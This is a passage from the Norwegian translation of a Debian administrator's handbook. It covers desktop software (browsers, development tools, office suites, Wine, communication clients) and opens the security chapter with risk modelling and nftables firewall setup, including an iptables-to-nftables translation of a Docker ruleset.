Netscape Navigator var standardnettleseren da nettet begynte å nå ut til massene, men tapte terreng da Microsoft buntet Internet Explorer med Windows og signerte kontrakter med datamaskinprodusenter som forbød forhåndsinstallering av Netscape Navigator. Konfrontert med denne utviklingen, bestemte Netscape (selskapet) seg for å åpne kildekoden ved å utgi den under en fri lisens, og dermed gi den et nytt liv. Dette var begynnelsen på Mozilla-prosjektet. Etter mange år med utvikling, er resultatene mer enn tilfredsstillende: Mozilla-prosjektet brakte frem en HTML-gjengivelsesmotor (kalt Gecko), som er blant de mest standard-kompatible. Denne gjengivelsesmotoren er særlig brukt av Mozilla Firefox-nettleser, som er en av de betydelige nettleserne.

Sist men ikke minst inneholder Debian også *Chromium*-nettleseren (tilgjengelig i *-cromium*). Denne nettleseren er utviklet av Google og har blitt den mest populære nettleseren på bare noen få år. Dens klare formål er å gjøre nettjenester mer attraktive, både ved å optimalisere nettleseren for ytelse og ved å øke brukerens sikkerhet. Den gratis koden som driver Chromium, brukes også av dens proprietære versjon kalt Google Chrome™.

13.6. Utvikling

13.6.1. Verktøy for GTK+ på GNOME

Anjuta (i *anjuta*-pakken) og GNOME Builder (i pakken *gnome-builder* er integrerte utviklingsmiljø (Integrated Development Environments - IDE) optimalisert for å lage GTK+-applikasjoner for GNOME. Glade (i *glade*-pakken) er et program som lager grafiske GTK+-grensesnitt for GNOME, og lagrer dem i en XML-fil. Disse XML-filene kan deretter lastes inn av delt GTK +-bibliotek ved hjelp av GtkBuilder-komponenten som gjenskaper de lagrede grensesnittene. En slik egenskap kan for eksempel være interessant for utvidelser som krever dialoger.

➨ `https://wiki.gnome.org/Apps/Builder`

➨ `http://anjuta.org/`

➨ `https://glade.gnome.org/`

13.6.2. Verktøy for Qt

Den tilsvarende applikasjonen for Qt applikasjoner er KDevelop hos KDE (i *kdevelop*-pakken) for utviklingsmiljøet, og Qt Designer (i *qttools5-dev-tools*-pakken) for utforming av grafiske grensesnitt for Qt-applikasjoner.

KDevelop er også en generisk IDE og gir programtillegg for andre språk som Python og PHP og forskjellige byggesystemer.

13.7. Samarbeid

13.7.1. Å arbeide i grupper: *groupware*

Gruppevareverktøy tenderer mot å være relativt komplisert å vedlikeholde fordi de samler flere verktøy, og har krav som det ikke alltid er lett å forene innenfor en integrert distribusjon. Dermed er det en lang liste med gruppevarepakker som tidligere var tilgjengelige i Debian, men er droppet av mangel på vedlikeholdere eller inkompatibilitet med andre (nyere) programvarer i Debian. Det har skjedd med PHPGroupware, eGroupware, og Kolab.

➨ `https://www.egroupware.org/`

➨ `https://www.kolab.org/`

Alt er likevel ikke tapt. Mange av funksjonene som tradisjonelt tilbys av «gruppevare»-programmer, blir i økende grad integrert i «standard»-programvare. Dette reduserer kravet til spesifikk, spesialisert gruppevare. På den annen side krever dette vanligvis en bestemt tjener. Citadel (i pakken *citadel-suite*), Sogo (i pakken *sogo* og Kopano (i pakken *kopano-core* er alternativer som er tilgjengelige i Debian *Buster*.

13.7.2. Samarbeid med FusionForge

FusionForge er et utviklingsverktøy for samarbeid, delvis fra SourceForge, en vertstjeneste for fri programvareprosjekter. Det har den samme generelle tilnærmingen basert på den standard utviklingsmodellen for fri programvare. Selve programvaren har fortsatt å utvikle seg etter at SourceForge-koden ble proprietær. Dens første forfattere, VA Software, besluttet å ikke gi ut flere gratis versjoner. Det samme skjedde på nytt da den første forgreningen (GForge) fulgte den samme banen. Siden ulike personer og organisasjoner har deltatt i utviklingen, inneholder dagens FusionForge også funksjoner rettet mot en mer tradisjonell tilnærming til utvikling, samt prosjekter som ikke bare er opptatt av programvareutvikling .

FusionForge kan sees som en samling av flere verktøy øremeket til å administrere, spore og koordinere prosjekter. Disse verktøyene kan grovt deles inn i tre familier:

- *kommunikasjon*: nettfora, e-posthåndterer, og annonseringssystem til å publisere prosjektets nyheter
- *tracking*: verktøy for å spore prosjektfremdrift og planlegge oppgaver, å oppspore feil, funksjonsforespørsler, eller andre typer "billett", og for å kjøre kartlegginger
- *deling*: dokumentasjonshåndterer for å gi ett enkelt sentralt punkt for dokumenter knyttet til et prosjekt, generisk filutgivelseshåndterer, eget nettsted for hvert prosjekt.

Ettersom FusionForge i stor grad er rettet mot utviklingsprosjekter, integrerer det også mange verktøy som CVS, Subversion, Git, Bazaar, Darcs, Mercurial og Arch for kildekontrollhåndtering (også kalt «oppsettstyring», eller «versjonskontroll»). Disse programmene vedlikeholder en logg med alle revisjoner av alle sporede filer (ofte kildekodefiler), med alle endringene de

går gjennom, og de kan slå sammen endringer når flere utviklere arbeider samtidig på samme del av et prosjekt.

De fleste av disse verktøyene kan nås, eller til og med håndteres gjennom et nettgrensesnitt, med et finkornet tillatelsesystem, og postvarsling for noen hendelser.

FusionForge er ikke en del av Debian *Stabil*. Det er en stor programvarestabel som er vanskelig å opprettholde riktig, og er til fordel bare for få brukere som vanligvis er ekspert nok til å kunne backporte pakken fra Debian *Ustabil*.

ALTERNATIV

GitLab

FusionForge har blitt brukt til å drive `alioth.debian.org`-plattformen som brukes av Debian-prosjektet og utviklerne til å samarbeide om pakkestyring og utvikling i nesten et tiår. På grunn av noen begrensninger ble den blitt erstattet og stengt ned i 2018 av en ny tjeneste drevet av GitLab. Se sidepanel «GitLab, Git mappevertskap og mye mer» side 19.

13.8. Kontorprogrammer

Office-programvare har lenge vært sett på som manglende i den frie programvareverdenen. Brukere krever erstatninger for Microsoft-verktøy som Word og Excel, men disse er så komplekse at erstatninger var vanskelig å utvikle. Situasjonen endret seg da Sun lanserte StarOffice-koden med en gratis lisens som OpenOffice, et prosjekt som senere fødte LibreOffice, som er tilgjengelig på Debian. KDE-prosjektet har også sin egen kontorpakke, kalt Calligra Suite (tidligere KOffice), og GNOME. Om den aldri tilbyr en omfattende kontorpakke, gir den AbiWord som tekstbehandler og Gnumeric som regneark. De ulike prosjektene har hver sin styrke. Regnearket Gnumeric er for eksempel bedre enn OpenOffice.org/LibreOffice på noen områder, spesielt presisjonen i beregningene. På tekstbehandlingsfronten viser LibreOffice-pakken fortsatt veien.

En annen viktig funksjon for brukere er muligheten til å importere Microsoft Office-dokumenter. Selv om alle kontorpakker har denne egenskapen er det bare de som finnes i OpenOffice.org og Libreoffice som er funksjonelle nok til daglig bruk.

OVERSIKTEN

LibreOffice erstatter OpenOffice.org

OpenOffice.org bidragsytere satte opp en stiftelse, (*The Document Foundation*), for å fremme prosjektutvikling. Ideen ble diskutert i noen tid, men selve utløseren var Oracles oppkjøp av Sun. Det nye eierskapet gjorde OpenOffices fremtid under Oracle usikker. Siden Oracle avviste å delta i stiftelsen, måtte utviklerne gi opp navnet OpenOffice.org. Denne kontorpakken er nå kjent som *LibreOffice* og er tilgjengelig i Debian.

Etter en periode med relativ stagnasjon på OpenOffice.org donerte Oracle koden og tilhørende rettigheter til Apache Software Foundation, og OpenOffice er nå et Apache-prosjekt. Dette prosjektet er for øyeblikket ikke tilgjengelig i Debian og er stagnerende sammenlignet med LibreOffice.

LibreOffice og Calligra Suite er tilgjengelige i henholdsvis *libreoffice* og *calligra* Debian-pakkene. Selv om pakken *gnome-office* tidligere ble brukt til å installere en samling kontorverktøy som

AbiWord og Gnumeric, er denne pakken ikke lenger en del av Debian, og de enkelte pakkene står nå på egen hånd.

Språkspesifikke pakker for Libre Office er distribuert i separate pakker, spesielt i *libreoffice-l10n-** og *libreoffice-help-**. Noen funksjoner som staveordbøker, orddelingsmønstre og synonymordbøker er i separate pakker, for eksempel *myspell-*,hunspell-*, hyphen-** og *mythes-**.

13.9. Å emulere Windows: Wine

Til tross for all den tidligere nevnte innsats, er det fortsatt en rekke verktøy uten et tilsvarende Linux-program, eller der den originale versjonen er absolutt nødvendig. Det er der Windows-emuleringssystemer er hendige. Den mest kjente blant dem er Wine.

➨ `https://www.winehq.org/`

SUPPLEMENT

CrossOver Linux

CrossOver, produsert av CodeWeavers, er en rekke forbedringer for Wine som utvider det tilgjengelige sett av emulerte funksjoner til et punkt der Microsoft Office blir fullt brukbart. Noen av forbedringene blir periodisk fusjonert inn i Wine.

➨ `https://www.codeweavers.com/products/`

Imidlertid bør man huske på at dette bare er en av flere løsninger, og problemet kan også løses med en virtuell maskin eller VNC; begge disse løsningene er detaljert i sidestolpene «Virtuelle maskiner» side 397 og «*Windows Terminal Server*, eller VNC» side 397.

La oss starte med en påminnelse: Emulering tillater kjøring av et program (utviklet for et målsystem) i et annet vertssystem. Emuleringsprogrammer bruker vertssystemet der programmet kjører, til å etterligne de nødvendige funksjonene i målsystemet.

Nå, la oss installere de nødvendige pakkene (*ttf-mscorefonts-installer* som er i contrib-seksjonen):

```
# apt install wine ttf-mscorefonts-installer
```

På et 64-bit system (amd64), hvis Windows-programmene er 32-bit programmer, må du aktivere multi-arch for å kunne installere wine32 fra i386-arkitekturen (se del 5.4.5, «Støtte for multiarkitektur» side 101).

Brukeren må deretter kjøre `winecfg`, og sette opp hvilke (Debian-)steder som er lagt til hvilke (Windows-)stasjoner. `winecfg` har noen tilregnelige/standard feil, og kan automatisk oppdage noen flere stasjoner; merk at selv om du har et dobbeltoppstartssystem, bør du ikke peke til C:-stasjonen der Windows-partisjonen er montert i Debian, ettersom Wine sannsynligvis vil overskrive noen av dataene på denne partisjonen, noe som gjør Windows ubrukelig. Andre innstillinger kan beholde deres standardverdier. For å kjøre Windows-programmer må du først installere dem ved å kjøre deres installasjonsprogram (Windows) med Wine, med en kommando som `wine .../setup.exe`; så snart programmet er installert, kan du kjøre det med `wine .../program.exe`. Den eksakte plassering av `program.exe`-filen avhenger av mappen til C:-stasjonen. I mange tilfeller, kjør ganske enkelt `wine program`, og det vil virke, ettersom programmet vanligvis er installert på et sted der Wine vil se etter det av seg selv.

TIPS

Å arbeide seg rundt en winecfg feil

I noen tilfeller kan `winecfg` (som bare er en innpakning) feile. Som en midlertidige løsning er det mulig å prøve å kjøre den underliggende kommandoen manuelt: `wine64 /usr/lib/x86_64-linux-gnu/wine/wine/winecfg.exe.so` eller `wine32 /usr/lib/i386-linux-gnu/wine/wine/winecfg.exe.so`.

Merk at du ikke bør stole på Wine (eller tilsvarende løsninger) uten egentlig å teste den aktuelle programvaren: Bare en virkelighetstest vil endelig avgjøre om emuleringen virker som den skal.

ALTERNATIV

Virtuelle maskiner

Et alternativ til å emulere Microsofts operativsystem er faktisk å kjøre det i en virtuell maskin som emulerer en komplett hardvare-maskin. Dette gjør det mulig å kjøre hvilket som helst operativsystem. kapittel 12, «Avansert administrasjon» side 328 beskriver forskjellige virtualiseringssystemer, spesielt Xen og KVM (men også QEMU, VMWare og Bochs).

ALTERNATIV

Windows Terminal Server, **eller VNC**

Enda en mulighet er å fjernkjøre eldre Windows-programmer på en sentral tjener med *Windows Terminal Server*, og få tilgang til programmet fra Linux-maskiner som bruker *rdesktop*. Dette er en Linux-klient for RDP-protokollen (*Remote Desktop Protocol*) som *Windows NT/2000 Terminal Server* bruker til å vise skrivebord på eksterne maskiner.

VNC-programvare gir lignende funksjoner, med den ekstra fordelen å også arbeide med mange operativsystemer. Linux VNC-klienter og -tjenere er beskrevet i del 9.2, «Ekstern innlogging» side 207.

13.10. Sanntidskommunikasjonsprogramvare

Debian tilbyr et bredt spekter av klientprogramvare for sanntidskommunikasjon (aka Real-Time Communications, RTC). Oppsettet av RTC-tjenere drøftes i del 11.8, «Sanntids kommunikasjonstjenester» side 319. I SIP (Session Initiation Protocol)-terminologi er et klientprogram eller en enhet også omtalt som en brukeragent.

Hver klientapplikasjon har ulik funksjonalitet. Enkelte programmer er mer praktiske for intensive samtalebrukere, mens andre programmer er mer stabile for nettkamerabrukere. Det kan være nødvendig å teste flere programmer for å identifisere de som er mest tilfredsstillende. En bruker kan til slutt bestemme at de trenger mer enn ett program, for eksempel en XMPP-applikasjon med meldingstjeneste for kunder, og et IRC-program for samarbeid med nettsamfunn.

For å maksimere muligheten for brukerne til å kommunisere med resten av verden er det anbefalt å sette opp både SIP- og XMPP-klienter, eller en enkelt klient som støtter begge protokollene.

Standard GNOME-skrivebord foreslår Empathy kommunikasjonsklient. Empathy kan støtte både SIP og XMPP. Det støtter lynmeldingstjeneste (IM), tale og video. KDE-prosjektet har KDE Telepathy, en kommunikasjonsklient basert på de samme underliggende Telepathy API-er som brukes av GNOME Empathy-klienten.

Populære alternativer til Eempathy/Telepathy omfatter Ekiga, Linphone, Psi og Jami (tidligere kjent som Ring).

Noen av disse programmene kan også samhandle med mobile brukere som bruker apper som Lumicall på Android.

➨ https://lumicall.org

Real-Time Communications Quick Start Guide (Hurtigstartveileder til sanntidskommunikasjon) har et kapittel øremerket for klientprogrammer.

➨ http://rtcquickstart.org/guide/multi/useragents.html

TIPS

Se etter klienter som støtter ICE og TURN

Noen RTC-klienter har betydelige problemer med å sende tale og video gjennom brannmurer og NAT-nettverk. Brukere kan motta samtaler uten lyd (telefonen deres ringer, men de hører ikke den andre personen), eller de kan være ute av stand til å ringe i det hele tatt.

ICE- og TURN-protokollene ble utviklet for å løse disse problemene. Å operere/drive en TURN-tjener med offentlige IP-adresser i hvert område, og å bruke klientprogramvare som støtter både ICE og TURN gir den beste brukererfaringen.

Hvis klientprogramvaren bare er ment for direktemeldinger, er det ikke krav til støtte for ICE eller TURN.

Debians utviklere opererer/driver en community SIP-tjeneste på rtc.debian.org[2]. Community vedlikeholder en Wiki med dokumentasjon om hvordan sette opp mange av klientprogrammene i Debian-pakken. Wikiens artikler og skjermbilder er en nyttig ressurs for alle som setter opp en tilsvarende tjeneste på sitt eget domene.

➨ https://wiki.debian.org/UnifiedCommunications/DebianDevelopers/UserGuide

ALTERNATIV

Internet Relay Chat

I tillegg til SIP og XMPPIRC kan også IRC vurderes. IRC er mer orientert rundt begrepet kanaler, navnet som starter med en emneknagg #. Hver kanal er vanligvis rettet mot et bestemt emne, og en rekke personer kan bli med i en kanal for å diskutere emnet (men brukere kan likevel ha en-til-en private samtaler om nødvendig). IRC-protokollen er eldre, og tillater ikke ende-til-ende-kryptering av meldinger; det er fortsatt mulig å kryptere kommunikasjonen mellom brukerne og tjeneren ved å legge IRC-protokollen i tunnel i SSL.


IRC-klienter er litt mer kompliserte, og de gir vanligvis mange funksjoner med begrenset bruksverdi i et bedriftsmiljø. For eksempel er kanal-«operatører» brukere utstyrt med muligheten til å sparke andre brukere ut av en kanal, eller utestenge dem permanent, når den normale diskusjonen blir forstyrret.

Ettersom IRC-protokollen er svært gammel, og mange klienter er tilgjengelige for å ta imot mange brukergrupper; eksempler er XChat og Smuxi (grafiske klienter basert på GTK+), Irssi (tekstmodus), Circe (integrert i Emacs), og så videre.

[2] https://rtc.debian.org

Nøkkelord

Brannmur
Nettfilter
nftables
IDS/NIDS



Kapittel

14 Sikkerhet

Innhold

Et informasjonssystem kan ha varierende viktighet avhengig av omgivelsene. Noen ganger kan det være livsviktig for bedriftens overlevelse, og må derfor beskyttes mot forskjellige former for risiko. Prosessen med å evaluere disse risikoene, definere og implementere beskyttelsesmekanismer, kalles med et fellesord «sikkerhetsprosessen».

14.1. Å definere et sikkerhetsopplegg

VÆR VARSOM

Hensikten/omfanget med dette kapittelet

Datasikkerhet (eng: security) er et stort og følsomt tema, som ikke på langt nær kan beskrives fullstendig i bare ett kapittel. Vi vil bare framheve noen få viktige punkter, og beskrive noen av verktøyene og metodene som kan nyttes på dette feltet. For videre lesning mangler det ikke på bøker øremerket til temaet. Et godt sted å starte kan være *Linux Server Security* av Michael D. Bauer (publisert av O'Reilly).

Ordet «sikkerhet» dekker et vidt spekter av konsepter, verktøy, og prosedyrer; ingen av dem dekker alle aspekter. Å velge mellom dem krever en presis idé om hvilke mål man vil oppnå. Å sikre et system starter med å svare på noen få spørsmål. Raser man avgårde, og implementerer et vilkårlig sett av tiltak, risikerer man å fokusere på feil ting.

Den absolutt første tingen å avgjøre er derfor målet. En god tilnærming til å hjelpe til med denne avgjørelsen er å starte med disse spørsmålene:

- *Hva* prøver man å beskytte? Sikkerhetsopplegget vil være forskjellig avhengig av om man vil beskytte maskiner eller data. I sistnevnte tilfelle må vi også vite hvilke data.
- Hva prøver vi å beskytte *mot*? Er det lekkasje av sensitive data? Tap av data? Tap av inntekt som følge av forstyrrelser i tjenesten?
- Dessuten, *hvem* prøver vi å beskytte oss mot? Sikkerhetstiltakene vil variere stort mellom det å beskytte mot skrivefeil fra brukeren av systemet, og angrep fra motiverte grupper utenfra.

Ordet «risiko», i sikkerhetsøyemed, brukes gjerne som samlebegrep for disse tre faktorene: Hva som må beskyttes, hva som må hindres fra å skje, og hvem som det må beskyttes mot. Å modellere risikoen krever svar på disse tre spørsmålene. Utfra en slik risikomodell kan et sikkerhetsopplegg konstrueres, og dette kan implementeres gjennom konkrete tiltak.

MERK

Løpende vurdering

Bruce Schneier, en verdenskjent sikkerhetsekspert (ikke bare på datasikkerhet), prøver å avlive en av de største mytene innen sikkerhet ved å si: «Sikkerhet er en prosess, ikke et produkt». Verdier som må beskyttes endrer seg over tid; det samme gjør truslene og tilgjengelige ressurser for mulige angripere. Selv om et sikkerhetsopplegg opprinnelig er perfekt konstruert og implementert, kan man ikke hvile på sine laurbær. Risikomomentene endrer seg, og da må tiltakene henge med.

Andre begrensninger er også verdt å tenke på, ettersom de kan sette grenser for tilgjengelige sikkerhetsopplegg. Hvor langt er man villig til å gå for å sikre systemet? Dette spørsmålet har store konsekvenser for hva som skal implementeres. Det besvares altfor ofte kun utfra økonomi, selv om andre kriterier også bør tas i betraktning, som ulemper som påføres brukeren, og tap av ytelse.

Først når risikoen er kartlagt, kan man begynne å tenke på å lage et konkret sikkerhetsopplegg.

MERK

Ekstreme tiltak

Det er tilfeller hvor valget av tiltak som kreves for å sikre et system, er ekstremt enkle.

For eksempel, hvis systemet som skal sikres, bare består av en gammel brukt maskin som kun anvendes til å legge sammen noen tall på slutten av dagen, ville det antakelig være helt legitimt å ikke gjøre noen ting. Verdien som ligger i systemet er lav, og det er ingen verdi i dataene, ettersom de ikke lagres på maskinen. En potensiell angriper ville bare få tilgang til en uhåndterlig kalkulator. Kostnaden ved å sikre et slikt system ville sannsynligvis overstige kostnaden ved et eventuelt tap/brudd.

I motsatt ende av spekteret, hvis konfidensialitet av hemmelige data trumfer alle andre hensyn, vil en riktig respons kunne være å destruere dataene så grundig som mulig (overskriving, sletting av dataene mange ganger, for så å løse harddisken opp i syrebad, osv). Hvis det i tillegg kreves at dataene skal oppbevares for framtidig bruk (ikke nødvendigvis på kort varsel), og kostnad fortsatt ikke er en faktor, vil et hensiktsmessig startpunkt være å lagre dataene på plater av en iridium-platinum-legering i bombesikre bunkere under forskjellige fjell omkring i verden, alle selvsagt både hemmelige og bevoktede med hver sin hær …

Ekstreme som de er, disse eksemplene ville likevel være adekvate responser til sine definerte risikoer, i den grad de er produktet av en tankeprosess som har tatt hensyn til målene som skal oppnås, og begrensningene som må oppfylles. Så lenge den kommer fra en velinformert rasjonell beslutning, er intet sikkerhetsopplegg mindre respektabelt enn et annet.

I de fleste tilfeller kan informasjonssystemet segmenteres i konsistente og stort sett uavhengige subsett. Hvert subsystem vil ha sine egne krav og begrensninger, så risikovurderingen og utformingen av sikkerhetsopplegget bør gjøres separat for hvert subsystem. Et godt prinsipp å huske på er at en kort og veldefinert forsvarslinje er enklere å forsvare enn en lang og buktende en. Nettverksorganisasjonen bør også utformes tilsvarende; sensitive tjenester bør konsentreres på et lite antall maskiner, og disse maskinene bør bare være tilgjengelige via et minimalt antall innfallsporter; beskytting av disse innfallsportene vil være enklere enn å beskytte alle de sensitive maskinene mot den store utenomverdenen. Det er her nettverksfiltrering (inkludert brannmurer) kommer inn. Denne filtreringen kan implementeres med dedikert maskinvare, men en mulig enklere og mer fleksibel løsning er å bruke en programvarebrannmur, som den som er integrert i Linux-kjernen.

14.2. Brannmur eller pakkefiltrering

DET GRUNNLEGGENDE

Brannmur

En *brannmur* er et stykke datautstyr med maskinvare og/eller programvare som sorterer innkommende og utgående nettverkspakker (som kommer til eller fra et lokalt nettverk), og bare slipper gjennom de som samsvarer med visse forhåndsbestemte betingelser.

En brannmur er en filtrerende nettverkspassasje, og er bare effektiv på pakker som må gå gjennom den. Den kan derfor bare være effektiv når den eneste ruten for disse pakkene er gjennom brannmuren.

SPESIFIKT TILFELLE

Lokal brannmur

En brannmur kan begrenses til en bestemt maskin (til forskjell fra et helt nettverk), i så fall for å filtrere eller begrense adgang til noen tjenester, eller muligens hindre utgående forbindelser fra ondsinnede programmer som brukeren kunne, med vilje eller ei, ha installert.

Linux-kjernen inneholder brannmuren *netfilter*. Den kan kontrolleres fra brukerrommet med kommandoene `iptables`, `ip6tables`, `arptables` og `ebtables`.

Imidlertid blir Netfilter iptables-kommandoer erstattet av nftables, noe som unngår mange av dets problemer. Dets design innebærer mindre kodeduplisering, og den kan administreres nettopp med `nft`-kommandoen. Debian *Buster* bruker nftables-rammeverket som forvalg.

Slik aktiverer du en standard brannmur i Debian:

```
# apt install -y nftables
Reading package lists... Done
...
# systemctl enable nftables.service
Created symlink /etc/systemd/system/sysinit.target.wants/nftables.service → /lib/
    ➥ systemd/system/nftables.service.
```

14.2.1. nftables Oppførsel

Når kjernen behandler en nettverkspakke pauser den og tillater oss å inspisere pakken og bestemme hva du skal gjøre med den pakken. Vi vil for eksempel kanskje droppe eller forkaste visse innkommende pakker, endre andre pakker på ulike måter, blokkere visse utgående pakker for å kontrollere mot skadelig programvare, eller omdirigere noen pakker så tidlig som mulig for å bygge bro over nettverksgrensesnitt, eller spre belastningen av innkommende pakker mellom systemer.

En god forståelse av lagene 3, 4 og 5 av OSI (Open Systems Interconnection)-modellen er avgjørende for å få mest mulig ut av netfilter.

Brannmuren er satt opp med *tables*, som inneholder *rules* som finnes i *chains*. I motsetning til iptables har *nftables* ingen standardtabell. Brukeren bestemmer hvilke og hvor mange tabeller som skal opprettes. Hver tabell må bare ha én av følgende fem familier tildelt: ip, ip6, inet, arp og bridge. ip brukes hvis familien ikke er spesifisert.

Det finnes to typer kjeder: *grunnkjeder* og *vanlige kjeder*. En grunnkjede er et inngangspunkt for pakker fra nettverksstabelen, som registreres inn i Netfilter-krokene, dvs. disse kjedene ser pakker som strømmer gjennom TCP/IP-stabelen. En vanlig kjede er derimot ikke koblet til noen krok, og ser ikke noe trafikk, men kan brukes som et hopp-mål for bedre organisering.

Regler er laget av uttrykk, som inkluderer noen uttrykk som skal sammenlignes, og deretter en domsavgjørelse, som accept, drop, queue, continue, return, jump chain og goto chain.

KULTUR

OSI modellen

OSI-modellen er en konseptuell modell til å implementere nettverksprotokoller uten hensyn til den underliggende interne strukturen og teknologien. Dens mål er interoperabiliteten til ulike kommunikasjonssystemer med standard kommunikasjonsprotokoller.

Denne modellen ble definert i standard ISO/EIC 7498. Følgende syv lag er beskrevet:

1. Fysisk: overføring og mottak av rå bit-strømmer over et fysisk medium
2. Datalink: pålitelig overføring av datarammer mellom to noder forbundet av et fysisk lag
3. Nettverk: strukturere og administrere et multinodenettverk, inkludert adressering, ruting og trafikkontroll
4. Transport: pålitelig overføring av datasegmenter mellom punkter i et nettverk, inkludert oppdeling, godkjenning og multipleksing
5. Sesjon: Administrere kommunikasjonsøkter, det vil si kontinuerlig utveksling av informasjon i form av sammensatte frem- og tilbakeoverføringer mellom to noder
6. Presentasjon: oversettelse av data mellom en nettverkstjeneste og et program; inkludert tegnkoding, datakomprimering og kryptering/dekryptering
7. Applikasjon: Høynivå API-er, inkludert ressursdeling, ekstern filtilgang.

Mer informasjon finner du på Wikipedia:

➨ https://no.wikipedia.org/wiki/OSI-modellen

DET GRUNNLEGGENDE

ICMP

ICMP (*Internet Control Message Protocol*) er protokollen som brukes til å overføre utfyllende informasjon om kommunikasjon. Den tillater å teste nettverkstilkobling med `ping`-kommandoen (som sender et ICMP *echo request*-budskap, som det er ment at mottakeren skal svare på med et ICMP *echo reply*-budskap). Det signaliserer at en brannmur avviser en pakke, indikerer at en mottaksbuffer er overfylt, foreslår en bedre rute for de neste pakkene i forbindelsen, og så videre. Denne protokollen er definert i flere RFC-dokumenter; de opprinnelige RFC777 og RFC792 ble snart fullført og utvidet.

➨ http://www.faqs.org/rfcs/rfc777.html

➨ http://www.faqs.org/rfcs/rfc792.html

For referanse: En mottaksbuffer er en liten minnesone som lagrer data fra den tiden den kommer fra nettverket, og til den tid kjernen håndterer den. Hvis denne sonen er full, kan nye data ikke mottas, og ICMP signaliserer problemet, slik at senderen kan bremse ned sin overføringshastighet (som ideelt sett bør nå en likevekt etter en tid).

Merk at selv om et IPv4-nettverk kan fungere uten ICMP, er ICMPv6 strengt nødvendig for et IPv6-nettverk, siden det kombinerer flere funksjoner som var i IPv4-verdenen, spredt over ICMPv4, IGMP (*Internet Group Membership Protocol*) og ARP (*Address Resolution Protocol*). ICMPv6 er definert i RFC4443.

➨ http://www.faqs.org/rfcs/rfc4443.html

14.2.2. Flytte fra iptables til nftables

Kommandoene `iptables-translate` og `ip6tables-translate` kan brukes til å oversette gamle iptables-kommandoer til den nye nftables-syntaksen. Hele regelsett kan også oversettes, i dette tilfellet overfører vi reglene som er satt opp på en datamaskin som har Docker installert:

```
# iptables-save > iptables-ruleset.txt
# iptables-restore-translate -f iptables-ruleset.txt

# Translated by iptables-restore-translate v1.8.2 on Thu Jul 18 10:39:33 2019
add table ip filter
add chain ip filter INPUT { type filter hook input priority 0; policy accept; }
add chain ip filter FORWARD { type filter hook forward priority 0; policy drop; }
add chain ip filter OUTPUT { type filter hook output priority 0; policy accept; }
add chain ip filter DOCKER
add chain ip filter DOCKER-ISOLATION-STAGE-1
add chain ip filter DOCKER-ISOLATION-STAGE-2
add chain ip filter DOCKER-USER
add rule ip filter FORWARD counter jump DOCKER-USER
add rule ip filter FORWARD counter jump DOCKER-ISOLATION-STAGE-1
add rule ip filter FORWARD oifname "docker0" ct state related,established counter
    ➥ accept
add rule ip filter FORWARD oifname "docker0" counter jump DOCKER
add rule ip filter FORWARD iifname "docker0" oifname != "docker0" counter accept
add rule ip filter FORWARD iifname "docker0" oifname "docker0" counter accept
add rule ip filter DOCKER-ISOLATION-STAGE-1 iifname "docker0" oifname != "docker0"
    ➥ counter jump DOCKER-ISOLATION-STAGE-2
add rule ip filter DOCKER-ISOLATION-STAGE-1 counter return
add rule ip filter DOCKER-ISOLATION-STAGE-2 oifname "docker0" counter drop
add rule ip filter DOCKER-ISOLATION-STAGE-2 counter return
add rule ip filter DOCKER-USER counter return
add table ip nat
add chain ip nat PREROUTING { type nat hook prerouting priority -100; policy accept;
    ➥ }
add chain ip nat INPUT { type nat hook input priority 100; policy accept; }
add chain ip nat POSTROUTING { type nat hook postrouting priority 100; policy accept;
    ➥  }
add chain ip nat OUTPUT { type nat hook output priority -100; policy accept; }
add chain ip nat DOCKER
add rule ip nat PREROUTING fib daddr type local counter jump DOCKER
add rule ip nat POSTROUTING oifname != "docker0" ip saddr 172.17.0.0/16 counter
    ➥ masquerade
add rule ip nat OUTPUT ip daddr != 127.0.0.0/8 fib daddr type local counter jump
    ➥ DOCKER
add rule ip nat DOCKER iifname "docker0" counter return
# Completed on Thu Jul 18 10:39:33 2019
# iptables-restore-translate -f iptables-ruleset.txt > ruleset.nft
# nft -f ruleset.nft
# nft list ruleset
```

```
table ip filter {
        chain INPUT {
                type filter hook input priority 0; policy accept;
        }

        chain FORWARD {
                type filter hook forward priority 0; policy drop;
                counter packets 0 bytes 0 jump DOCKER-USER
                counter packets 0 bytes 0 jump DOCKER-ISOLATION-STAGE-1
                oifname "docker0" ct state related,established counter packets 0
                    ➥ bytes 0 accept
                oifname "docker0" counter packets 0 bytes 0 jump DOCKER
                iifname "docker0" oifname != "docker0" counter packets 0 bytes 0
                    ➥ accept
                iifname "docker0" oifname "docker0" counter packets 0 bytes 0 accept
        }

        chain OUTPUT {
                type filter hook output priority 0; policy accept;
        }

        chain DOCKER {
        }

        chain DOCKER-ISOLATION-STAGE-1 {
                iifname "docker0" oifname != "docker0" counter packets 0 bytes 0 jump
                    ➥  DOCKER-ISOLATION-STAGE-2
                counter packets 0 bytes 0 return
        }

        chain DOCKER-ISOLATION-STAGE-2 {
                oifname "docker0" counter packets 0 bytes 0 drop
                counter packets 0 bytes 0 return
        }

        chain DOCKER-USER {
                counter packets 0 bytes 0 return
        }
}
table ip nat {
        chain PREROUTING {
                type nat hook prerouting priority -100; policy accept;
                fib daddr type local counter packets 0 bytes 0 jump DOCKER
        }

        chain INPUT {
                type nat hook input priority 100; policy accept;
        }
```

```
        chain POSTROUTING {
                type nat hook postrouting priority 100; policy accept;
                oifname != "docker0" ip saddr 172.17.0.0/16 counter packets 0 bytes 0
                    ➥  masquerade
        }

        chain OUTPUT {
                type nat hook output priority -100; policy accept;
